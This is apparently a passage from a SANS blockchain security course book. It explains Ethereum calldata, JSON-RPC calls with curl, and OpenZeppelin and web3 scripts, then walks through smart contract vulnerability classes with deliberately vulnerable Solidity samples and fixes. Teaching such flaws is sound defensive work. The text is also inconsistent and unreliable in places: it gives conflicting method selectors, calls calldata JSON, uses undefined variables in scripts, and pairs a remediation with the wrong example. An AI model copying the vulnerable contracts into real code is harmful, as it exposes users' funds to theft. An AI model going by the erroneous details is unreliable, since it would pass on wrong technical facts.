
- The first four bytes is the call to the function (method selector): 0xee9191d50
 - The first argument (32 bytes): padding plus the value (1 in that case).

CALldata (3)

Each specific function call to a contract, either from a user or another contract is done in the Javascript Object Notation (JSON) format called **calldata**. The hex value making up the **calldata** begins with the 4-byte **Keccak-256** hash of that function's signature. Once the function call is made, it is executed by deriving and matching up the bytecode with the corresponding 4-byte address using the contract dispatcher. Any bytes in the **calldata** after this 4-byte value represent the function's parameters and are represented with 32 bytes with padding.

The rest of the input data are method arguments in chunks of 32 bytes. In this case there is only a single argument, the value 0x1. In other calldata, there may be more.

calldata command



contract

```
contract SansCoin {
    uint256 a;
    function setA(uint256 _a) {
        a = _a;
    }
    function getA() returns(uint256) {
        return a;
    }
}
```

For adding more arguments, it must put a chunk of 32bytes with padding plus the value.

For verifying the method selector, it's possible to calculate it using python:


```
> sha3("setA(uint256)")[0:8].hex()
'ee919d50'
```

(Note: it's [0:8] instead of [0:4] because each byte hold two decimals chars.)

INTERACT WITH A CONTRACT – CURL (I)

Like HTTP Methods, command-line utility “curl” can be used to interact with an RPC endpoint.

Below is an example of a “getter” method for getA(): for “eth_call” which does not change the state but returns a response.



Curl is a command line tool to transfer data to URLs. So, it's possible to use curl to interact with an RPC endpoint like HTTP Methods.

HTTP Methods let server to communicate what to do with a resource under a URL. The most useful methods are GET and POST. The main difference between GET and POST HTTP methods is that parameters are included in the URL in GET method while parameters are out of the URL in POST method. For instance, to send parameters to a web form:

- GET: `curl -i http://testform.com/url_action.cgi?name=Solidity`
- POST: `curl -i -d "name=Solidity" http://testform.com/url_action.cgi`

Well understanding JSON-RPC in Ethereum is essential to precisely interact with Smart Contracts. So, it's possible to use curl and piping the JSON result.

In the example, first it was explained how to calculate method selector (function) by python before:

➤ `sha3("setA(uint256))[0:8].hex()
'd46300fd'`

When you call a method, if the method changes the state, you will need gas because it's a transaction. Otherwise, a “getter” method like getA() doesn't change the state because the method call is sent to a local Ethereum node. In order to simulate a local transaction is used an eth_call RPC request.

So, the input data is the method selector.


Reference:

<https://blockchain.xunlei.com/en/site/docopen.html>

INTERACT WITH A CONTRACT – CURL (2)

Like HTTP Methods, command-line utility “curl” can be used to interact with an RPC endpoint.

Below is an example of a “getter” method for getA(): for “eth_call” which does not change the state but returns a response.



Otherwise, computation is carried out by the EVM and returns raw bytes.

```
{
  "jsonrpc": "2.0",
  "id": 1,
  "result": "0x0000000000000000000000000000000000000000000000000000000000000001"
}
```

The bytes are interpreted as the value 0x1.

INTERACT WITH A CONTRACT – OPENZEPPELIN CLI

Openzeppelin provides an easy utility that allows developers and testers an easier way to interact with a deployed contract with human readable commands, and leverage web.js to programmatically send commands.

get accounts in a local network

```
$ npx oz accounts
? Pick a network development
Accounts for dev-1576250059363:
Default: 0x90F8bf6A479f320ead074411a4B0e7944Ea8c9C1
All:
- 0: 0x90F8bf6A479f320ead074411a4B0e7944Ea8c9C1
- 1: 0xFFcf8FDEE72ac11b5c542428B35EEF5769C409f0
...
```

send a transaction (this one is setting a value to newValue())

```
$ npx oz send-tx
? Pick a network development
? Pick an instance Box at 0xe78A0F7E598Cc8b0Bb87894B0F60dD2a88d6a8Ab
? Select which function store(newValue: uint256)
? newValue: uint256: 5
✓ Transaction successful. Transaction hash: 0xd40664c0a80215e964975ab3cea7f27a453c802f
Events emitted:
- ValueChanged(5)
```

get the balance of an account/address/contract

```
$ npx oz balance
? Enter an address to query its balance 0x90F8bf6A479f320ead074411a4B0e7944Ea8c9C1
? Pick a network development
Balance: 100 ETH
```

OpenZeppelin is a project which provides a set of tools to develop DApps and Smart Contracts from a security point of view. OpenZeppelin tools use security patterns and good practices thanks to the experience of the OpenZeppelin developers and auditors. In addition, an SDK (Software Development Kit) to interact with Smart Contracts and testing them.

After installing dependencies and initializing the project, it's possible to interact with contract by "oz" commands:

- npx oz create: contract is deployed
- Npx oz accounts : listing accounts in local network
- Npx oz send-tx : sending a transaction
- Npx oz balance : getting the balance of an account
- Npx oz call: querying the contract's public value and checking if it was correctly increased from zero to one.
- Npx oz upgrade: upgrading the contract (instance).

References:

<https://docs.openzeppelin.com/learn/deploying-and-interacting>
<https://docs.openzeppelin.com/cli/2.6/>

INTERACT WITH A CONTRACT – WEB3JS via OPENZEPPELIN CLI

Get the accounts on local chain.

```
const Web3 = require('web3');
const { setupLoader } = require('@openzeppelin/contract-loader');

async function main() {
    // Set up web3 object, connected to the local development network
    const web3 = new Web3({ provider: 'http://localhost:8545' });

    // Retrieve accounts from the local node
    const accounts = await web3.eth.getAccounts();
    console.log(accounts);
}

main();
```

Send a transaction to store a value in an account of int 20.

```
const Web3 = require('web3');
const { setupLoader } = require('@openzeppelin/contract-loader');

async function main() {
    // Set up web3 object, connected to the local development network
    const web3 = new Web3({ provider: 'http://localhost:8545' });
    const loader = setupLoader({ provider: web3 }).web3;

    // Send a transaction to store() a new value in a contract
    await box.methods.store({ args: 20 })
        .send({ from: accounts[0], gas: 50000, gasPrice: 1e6 });
}

main();
```

Locally loads a contract from blockchain to interact with.

```
const Web3 = require('web3');
const { setupLoader } = require('@openzeppelin/contract-loader');

async function main() {
    // Set up web3 object, connected to the local development network
    const web3 = new Web3({ provider: 'http://localhost:8545' });
    const loader = setupLoader({ provider: web3 }).web3;

    // Set up a web3 contract, representing a deployed contract instance
    const address = '0xe78A0F7E598Cc8b0Bb87894B0F68dD2a88d6a8Ab';
    const box = loader.fromArtifact('SansCoin', address);
}

main();
```

Gets the value (retrieve) currently held in state.

```
const Web3 = require('web3');
const { setupLoader } = require('@openzeppelin/contract-loader');

async function main() {
    // Set up web3 object, connected to the local development network
    const web3 = new Web3({ provider: 'http://localhost:8545' });
    const loader = setupLoader({ provider: web3 }).web3;

    // Call the retrieve() function of the deployed contract
    const value = await box.methods.retrieve().call();
    console.log("Value is", value);
}

main();
```

SANS

SEC554 | Blockchain and Smart Contract Security

54

The Web3js and OpenZeppelin mix is very powerfull. Contract-Loader by OpenZeppelin loads contract objects from built artifacts or ABI (requires access to the file system).

Firstly, you need to create a loader object:

```
const { setupLoader } = ('@openzeppelin/contract-loader');
```

Then, using web3 as a provider is essential because it is most suitable to connect to the blockchain. So, it's possible to combine the contract-loader functions by OpenZeppelin with web3 functions taking advantage of the best features of each one.

Getting the accounts on local chain or sending transactions are two examples of how Web3js library and OpenZeppelin CLI fit perfectly.

References:

<https://docs.openzeppelin.com/learn/deploying-and-interacting>
<https://docs.openzeppelin.com/contract-loader/0.6/>

LAB 3.3: DEPLOY A SMART CONTRACT

Objectives:

- Deploy a compiled contract to a local running Ethereum Test Blockchain.
- Get familiar with Deployment tools like truffle.
- Learn some of the commands in truffle and become familiar with web3 scripts.

Time: 30 minutes

This page intentionally left blank.

DEPLOY A SMART CONTRACT



This page intentionally left blank.

Course Roadmap

554.1

Blockchain Fundamentals

554.2

Blockchain Security
Attacks & Defenses

554.3

Smart Contract Security
Vulnerabilities & Exploitation

SEC554.3

▶ Smart Contract Vulnerabilities

Types of Vulnerabilities

Well-Known Security Failures

Security Tools for Ethereum Smart Contracts

Exercise: Vulnerability Scanning a Solidity Project

Attacking and Exploiting Smart Contracts

Exploiting Ethereum Smart Contracts

Case Study: The DAO Hack

Exercise: Identifying an Exploit

Case Study: The Parity Hack

Exercise: Exploiting a Smart Contract on the Blockchain

Conclusion

Security Best Practices

The Future of Smart Contracts and Security

SANS |

SEC554 | Blockchain and Smart Contract Security

57

This page intentionally left blank.

SECURITY AND SMART CONTRACTS

Compared to security of traditional IT systems, Ethereum and Blockchain programs are new and highly experimental. Due to constant change and innovation, unexpected security vulnerabilities are always being discovered (and exploited for large profits).

This section covers several classes of smart contract security vulnerabilities, and how they are exploited.

We will then look at some examples of vulnerable smart contracts, and some real-world case studies on vulnerabilities that have already occurred in the Ethereum mainnet through its brief existence.

The Blockchain technology has changed since Bitcoin paper was released in 2008 by Satoshi Nakamoto. Nowadays, blockchain-based technologies are trending. However, it's considered a new and experimental technology if it is compared to security of traditional IT system. Thus, technology advances rapidly and new vulnerabilities appear. The three main features of Smart Contracts (transparency, immutability and the ability to represent a value) can also put Smart Contracts security in risk and therefore, being a target for cybercriminals. More than 40 vulnerabilities in Smart Contracts have been discovered until now, but many more will be discovered as technology advances.

An interesting way to discover vulnerabilities is the bug bounty programs. Many companies usually publish reward programs, known as Bug Bounty, in platforms such as HackerOne or BugCrowd. In addition, there are some bug bounty programs either focused on or including Smart Contracts in their scope. Several examples are given below:

- Airswap
- Aragon
- Augur: Launched October 2018, Max payout \$250k
- Brickblock: Launched September 2018, Max payout 100 ETH
- Colony.io
- Ethereum Foundation: Has a large scope, including clients, Solidity and Vyper, and more.
- Etherscan.io
- Gitcoin Bounties: Bounty-based collaboration tool
- ImmutableSoft
- Melonport
- 0xProject
- Parity: Includes client and contract code

Then, most important Smart Contract security vulnerabilities will be covered in this section and how they are exploited.

Reference:

https://consensys.github.io/smart-contract-best-practices/bug_bounty_list/

OVERVIEW OF VULNERABILITY CLASSES

VULNERABILITY CLASSES

Reentrancy (Recursive Call Attack)

Integer Overflow/Underflow (Arithmetic Attacks)

Transaction Order Dependence (Race Conditions and Front Running Attacks)

Denial of Service with Block Gas Limit

Unprotected Selfdestruct

Timestamp Manipulation

Delegate Call to Untrusted Callee

There are many types of vulnerabilities in smart contracts. Some are due to incorrect calculations in the arithmetic. Some due to improper access controls. Others due to lack of enforcement in the contract logic or workflow.

This table represents some vulnerability classifications that are the deadliest that we will explore.

Vulnerabilities in Smart Contracts happen for many reasons. Smart Contracts have many types of vulnerabilities because there are many attack vectors.

Some mathematical operations are used in Smart Contracts. As a result, there could be some vulnerabilities due to incorrect calculations. In addition, access control is very important in Smart Contracts. If there are an improper access to certain functions, a vulnerability could be triggered. Finally, contract logic or workflow are vital for executing functions in the correct order.

We will explore the deadliest vulnerabilities:

- Reentrancy (Recursive Call Attack)
- Integer Overflow/Underflow (Arithmetic Attacks)
- Transaction Order Dependence (Race Conditions and Front Running Attacks)
- Denial of Service with Block Gas Limit
- Unprotected Selfdestruct
- Timestamp Manipulation
- Delegate Call to Untrusted Callee

Reference:

https://consensys.github.io/smart-contract-best-practices/known_attacks/

REENTRANCY / RECURSIVE CALL ATTACKS

One of the major dangers of calling external contracts is that they can take over the control flow. In the reentrancy attack (a.k.a. recursive call attack), a malicious contract calls back into the calling contract before the first invocation of the function is finished. A vulnerability can often be exploited when internal state changes (like Ethereum balances) are not updated before the call is executed. (a.k.a “Checks-Effects-Interactions pattern”)

```

1 pragma solidity 0.4.24;           Vulnerable
2
3 contract SimpleDAO {
4     mapping (address => uint) public credit;
5
6     function donate(address to) payable public{
7         credit[to] += msg.value;
8     }
9
10    function withdraw(uint amount) public{
11        if (credit[msg.sender]>= amount) {
12            require(msg.sender.call.value(amount)());
13            credit[msg.sender]-=amount;
14        }
15    }
16
17    function queryCredit(address to) view public returns(uint){
18        return credit[to];
19    }
20 }
```

```

1 pragma solidity 0.4.24;           Not-Vulnerable
2
3 contract SimpleDAO {
4     mapping (address => uint) public credit;
5
6     function donate(address to) payable public{
7         credit[to] += msg.value;
8     }
9
10    function withdraw(uint amount) public {
11        if (credit[msg.sender]>= amount) {
12            credit[msg.sender]-=amount;
13            require(msg.sender.call.value(amount)());
14        }
15    }
16
17    function queryCredit(address to) view public returns (uint){
18        return credit[to];
19    }
20 }
```

The ability to call and use the code of other contracts is one of the main features of Smart Contracts. Also, they handle ether and they usually send ether to several external users addresses. The operation to call external contracts or sending ether to an address requires the contract submits an external call. As a result, external calls could be hijacked by an attacker forcing the contract to execute additional code (i.e., through a fallback function) including calls back into itself. Therefore, the code execution re-enter in the contract.

To sum up, reentrancy attack happens when a contract send ether to an unknown address. Then, an attacker could write a contract in an external address which includes malicious code in the fallback function. Thus, when a contract send ether to that address, it will invoke the malicious code. The malicious code usually executes a function in the vulnerable contract and performs non-expected operations by developers.

Remediation

There are several techniques to try to avoid possible reentrancy vulnerabilities in Smart Contracts. Firstly (whenever possible), when ether is sent to external contracts, to use the function transfer(). As a result, sending the enough amount of ether, but the destination address, or contract cannot call another contract. Another technique is to ensure that before the ether is sent (or external calls), all state variables had changed. In other words, putting any code to perform external calls to unknown addresses as the last operation in a function or code. Finally, introducing a mutex is useful to avoid reentrancy attack, i.e., adding a state variable during the code execution to avoid possible reentrancy calls.

References:

- https://medium.com/@gus_tavo_guim/reentrancy-attack-on-smart-contracts-how-to-identify-the-exploitable-and-an-example-of-an-attack-4470a2d8dfe4
- https://consensys.github.io/smart-contract-best-practices/known_attacks/#reentrancy

INTEGER OVERFLOW/UNDERFLOW (ARITHMETIC ATTACKS)

This is the Buffer Overflow of Smart Contracts. An integer overflow or underflow happens when an arithmetic operation reaches the maximum or minimum size of a type. If a number is stored in the uint8 type, then it is stored in an 8-bit unsigned number ranging from 0 to $2^8 - 1$.

The vulnerability occurs when an arithmetic operation attempts to create a numeric value that is outside of the range possible by the type; either larger than the maximum (overflow) or lower than the minimum (underflow) representable value.

Vulnerable

```

1 pragma solidity ^0.4.19;
2 contract IntegerOverflow {
3     uint public count = 1;
4     function run(uint256 input) public {
5         count -= input;
6     }
7 }
```

uint type overflow is checked with
SafeMath library function call

Not Vulnerable

```

1 pragma solidity ^0.4.19;
2 contract IntegerOverflow {
3     uint public count = 1;
4     function run(uint256 input) public {
5         count = sub(count, input);
6     }
7 //from SafeMath
8 function sub(uint256 a, uint256 b) internal pure returns (uint256) {
9     require(b <= a); //SafeMath uses assert here
10    return a - b;
11 }
12 }
```

The EVM (Ethereum Virtual Machine) stipulates that each integer only can represent a certain range of numbers. For instance, type uint8 only stores numbers between 0 and 255. If you try to store 256 in uint8, the result will be 0. In Solidity, variables could be hijacked if the result of operations which are performed is out of range. An overflow/underflow happens when an operation requires a fixed size variable to store a number (or data) that is out of range of the variable's data type.

Remediation

Safe Math Library by OpenZeppelin is the current technique to avoid overflow/underflow vulnerabilities. Using mathematical libraries instead of standard operators such as addition, subtraction and multiplication. Note that division is not included because EVM doesn't allow division by 0.

References:

https://consensys.github.io/smart-contract-best-practices/known_attacks/#integer-overflow-and-underflow
<https://randomoracle.wordpress.com/2018/04/27/ethereum-solidity-and-integer-overflows-programming-blockchains-like-1970/>

TRANSACTION ORDER DEPENDENCE

Also known as a race condition, or front-running attack. The way in which the Ethereum blockchain is architected allows mining nodes select which transactions to include in the current block based on those that have paid the highest gas cost. These transactions will be mined first, and others with less gas costs will be mined and propagated later.

Thus, someone running an Ethereum node can see which transactions are going to occur before being finalized.

This contract allows someone to send a transaction to claim a reward. If this is seen by another node, and a transaction with higher gas priority sends this to be mined first, the reward claimed can be front-runned, and sent to a different sender.

Vulnerable

```

1 pragma solidity ^0.4.16;
2 contract TxOrderDependence {
3     address public owner;
4     bool public claimed;
5     uint public reward;
6     function TxOrderDependence() public {
7         owner = msg.sender;
8     }
9     function setReward() public payable {
10        require (!claimed);
11        require(msg.sender == owner);
12        owner.transfer(reward);
13        reward = msg.value;
14    }
15    function claimReward(uint256 submission) {
16        require (!claimed);
17        require(submission < 10);
18        msg.sender.transfer(reward);
19        claimed = true;
20    }
21 }
```

External calls and that blockchain is for multi-users provoke that there are some possible pitfalls in Solidity whereby users “race” code execution for unexpected results. Reentrancy is a kind of race condition. In Ethereum, transactions are valid once a miner has solved a consensus mechanism. Miners choose which transactions are included in a block according to the gas price of a transaction. As a result, if an attacker looks for an interesting transaction, a new transaction with a higher gas price can be created to influence the order of transactions. That new transaction will be included in block before the targeted transaction.

Remediation

Only two types of users can perform this type of attack. Users who modifying gas prices of their transactions and miners who reorder transactions at their convenience in a block. It's more likely (and more dangerous) a user modifies the gas prices instead of a miner do it. Lock a gas limit in a contract avoid users use more than the gas limit. In that case, miners could attack the contract yet since miners can modify the transactions order in their blocks. As a solution, using a commit-reveal method in order to do not reveal the content of the transaction until the transaction has been included in the block. Consequently, neither miners nor users know the transaction content. Nevertheless, commit-reveal method doesn't hide the value of the transaction which is perhaps the most valuable value.

References:

https://consensys.github.io/smart-contract-best-practices/known_attacks/#race-conditions

DENIAL OF SERVICE WITH BLOCK GAS LIMIT

Execution of the functions inside of a smart contract always require a certain amount of gas. Gas amount is determined by how much computation is needed to complete a transaction. The Ethereum network specifies a threshold for each block that is mined, and the sum of all transactions included in a block can not exceed that limit.

Vulnerable

```

1 pragma solidity ^0.4.25;
2 contract DosFunction {
3     address[] listAddresses;
4     function infiniteArray() public returns (bool){
5         if(listAddresses.length<1500) {
6             for(uint i=0;i<350;i++) {
7                 listAddresses.push(msg.sender);
8             }
9             return true;
10        } else {
11            listAddresses = new address[](0);
12            return false;
13        }
14    }
15 }
```

This example of a denial of service is due to potentially hitting the block gas limit. The function would create an array that continuously pushes items into the address array, using up more gas each iteration and consuming most of the block gas limit. This can stop other transactions from being mined.

Note that this would become very expensive for someone to maintain, since the gas has to be spent in Ethereum by the caller.

Denial of Services (DoS) attack is an attack that makes a service or system unavailable to legitimate users.

In Blockchain systems, traditional DoS attacks are not as effective as traditional systems because Blockchain is a distributed and decentralized system, i.e., network redundancy allows the network to continue to operate even when a node is attacked. Thus, Dos attacks in Ethereum networks can be performed either flooding the network with transactions that consume all the computational resources of the Ethereum network or making resources inaccessible in a specific smart contract by taking advantage of Smart Contract design and implementation errors.

In Ethereum, Block Gas Limit changes in each block. The new gas limit is decided by an algorithm and miners voting. If anyone tries to make a transaction with a gas limit over the block gas limit, an error happens “Exceeds block gas limit”.

As a result, there are two possible attack vectors:

- Gas Limit DoS on a Contract via Unbounded Operations.

There is a quote by Julius Caesar: “divide and conquer”. If everyone pay out at once, it’s possible to run into the block gas limit. This consequence could be intended but, if an attacker creates many accounts, each of which needs to get a very small refund. The refunding cost in gas to the attacker’s addresses could overcome the gas limit, blocking the refund transaction.

- Gas Limit DoS on the Network via Block Stuffing.

Typically, the higher the gas of a transaction, the greater the chance that it will be done earlier. An attacker can prevent other transactions from being included on the blockchain by placing transactions with a very high gas price. To do this, the attacker can issue multiple transactions that will consume the entire gas cap, with a gas price high enough to be included as soon as the next block is mined. If the attack is successful, no other transactions will be included in the block. Sometimes the goal of an attacker is to block transactions for a specific contract before a specific time. A Block Stuffing attack can be used when the expected reward exceeds its cost.

Remediation

To avoid a DoS attack, it's recommends using pull over push for external calls (also known as the withdraw pattern). Avoiding the possibility to get a big payout without the action of other participants. if not, this Smart Contract will be a target for the attackers. Finally, if other transactions are being processed while waiting the next iteration of payOut(), it's important to be sure that nothing evil happens during that period.

Reference:

https://consensys.github.io/smart-contract-best-practices/known_attacks/#dos-with-block-gas-limit

UNPROTECTED SELFDESTRUCT

A self-destruct instruction (or “suicide” function) is used to terminate a contract by making it unreachable from any further access or calls. Due to missing or insufficient access controls, malicious parties can self-destruct a contract, and sometimes have all the Ethereum contained in the contract be transferred to an address of their choosing prior to termination.

This contract can be killed by anyone.

```

1 pragma solidity ^0.4.23;
2 contract killMe {
3     uint256 private initialized = 0;
4     uint256 public count = 1;
5     function init() public {
6         initialized = 1;
7     }
8     function run(uint256 input) {
9         if (initialized == 0) {
10             return;
11         }
12     selfdestruct(msg.sender);
13 }
14 }
```

This contract requires two parties to selfdestruct.

```

1 pragma solidity ^0.4.23;
2 contract killMeSoftly {
3     uint256 private initialized = 0;
4     uint256 public count = 1;
5     function init() public {
6         initialized = 1;
7     }
8     function run(uint256 input) {
9         if (initialized != 2) {
10             return;
11         }
12     selfdestruct(msg.sender);
13 }
14 }
```

Any contract can implement `selfdestruct(address)` function which removes all bytecode from contract address and sends all stored ether to an address (specified in the parameter). If the specified address is another contract, no function is called. Therefore, selfdestruct function can be used to forcedly send ether to a contract regardless of the contract code. Furthermore, pre-load the contract address with ether is another manner to get ether without using a selfdestruct function(). The contract address is calculated from hash of the address creating the contract and the nonce of the transaction created by the contract, i.e., anyone could know what contract address is before it is created, then sending ether to that address. When the contract will be created, the balance will not be zero.

Remediation

The misuse of this.balance provokes this vulnerability. It recommends that contract logic doesn't depend on contract balance because it's possible to manipulate it. Unexpected balances could trigger some security problems. So, Better to define exact values as self-defined variables. As a result, selfdestruct() call cannot influence those values.

References:

https://consensys.github.io/smart-contract-best-practices/known_attacks/#forcibly-sending-ether-to-a-contract
https://swende.se/blog/Ethereum_quirks_and_vulns.html

TIMESTAMP MANIPULATION

Certain contracts, such as timed Token sales require to check current the date/time. Global namespace variables, such as block.timestamp, and block.number can be leveraged to determine the time but are not safe from external manipulation.

This contract shouldn't trust block.timestamp.

```

1 pragma solidity ^0.5.0;
2 contract TimedSale {
3     event Finished();
4     event notFinished();
5     // Sale should end on January 1, 2019
6     function isSalefinished() private returns (bool) {
7         return block.timestamp >= 1546300800;
8     }
9     function run() public {
10         if (isSalefinished()) {
11             emit Finished();
12         } else {
13             emit notFinished();
14         }
15     }
16 }
```

Malicious miners can alter the timestamp of their blocks. Even though miners can't set a timestamp smaller than the previous one (otherwise the block will be rejected), they can set a timestamp slightly farther ahead in the future, which can sometimes provide a “first mover advantage” on certain contracts.

SANS

SEC554 | Blockchain and Smart Contract Security

66

Block.timestamp have been used for several applications such as entropy for random numbers, locking of funds for a time and any statement change depending of time. Miners have the ability of slightly adjusting the timestamps. Thus, it's dangerous if block.timestamp (or their alias “now”) are misused.

Remediation

Block.timestamp shouldn't be determinative to change any state (supposedly random). A good solution could be using block.number and estimating times by a period, i.e., a week, 10 seconds and so on. Thus, a block number is implicitly specified to change the state of the contract. Consequently, miners cannot easily manipulate the block number.

Reference:

<http://solidity.readthedocs.io/en/latest/units-and-global-variables.html#block-and-transaction-properties>

DELEGATECALL

Delegatecall is like a message call, except the code at the target address is executed in the context of the calling contract. msg.sender and msg.value do not change their values, which allows a smart contract to dynamically load code from a different address during execution. The ether balance, the current address and storage still refer to the calling contract.

Calling into untrusted contracts is an opportunity for exploitation since the code at the target address has full control over the caller's balance and the values in its storage.

```

1 pragma solidity ^0.4.24;           Vulnerable
2 contract Proxy {
3     address owner;
4     constructor() public {
5         owner = msg.sender;
6     }
7     function forward(address callee, bytes _data) public {
8         require(callee.delegatecall(_data));
9     }
10 }
```

The fixed contract uses modifiers and sets boundaries on the functions of the caller and callee.

```

1  pragma solidity ^0.4.24;           Not
2  contract Proxy {                  Vulnerable
3      address callee;
4      address owner;
5      modifier onlyOwner {
6          require(msg.sender == owner);
7          -
8      }
9      constructor() public {
10         callee = address(0x0);
11         owner = msg.sender;
12     }
13     function setCallee(address newCallee) public onlyOwner {
14         callee = newCallee;
15     }
16     function forward(bytes _data) public {
17         require(callee.delegatecall(_data));
18     }
19 }
```


Call and Delegatecall are very useful opcodes to Solidity developers. “Call” handles calls of external standard messages to contracts and running the contract code in the contract context (or external function). Moreover, “Delegatecall” works identically to “Call” but msg.sender and msg.value keep unchanged. Delegatecall allows implementing libraries which developers can create code to reuse it in a future. Nevertheless, build custom libraries is not so easy. For instance, an attacker could take ownership of the contract because when Delegatecall is called, the code of another contract is loaded within the environment of the current one.

Remediation

It is recommended to utilize libraries without state and “library” keyword in Smart Contracts. In addition, using modifiers and sets boundaries on the functions of the caller and callee avoid an attacker an attacker takes advantage of contract vulnerabilities

Reference:

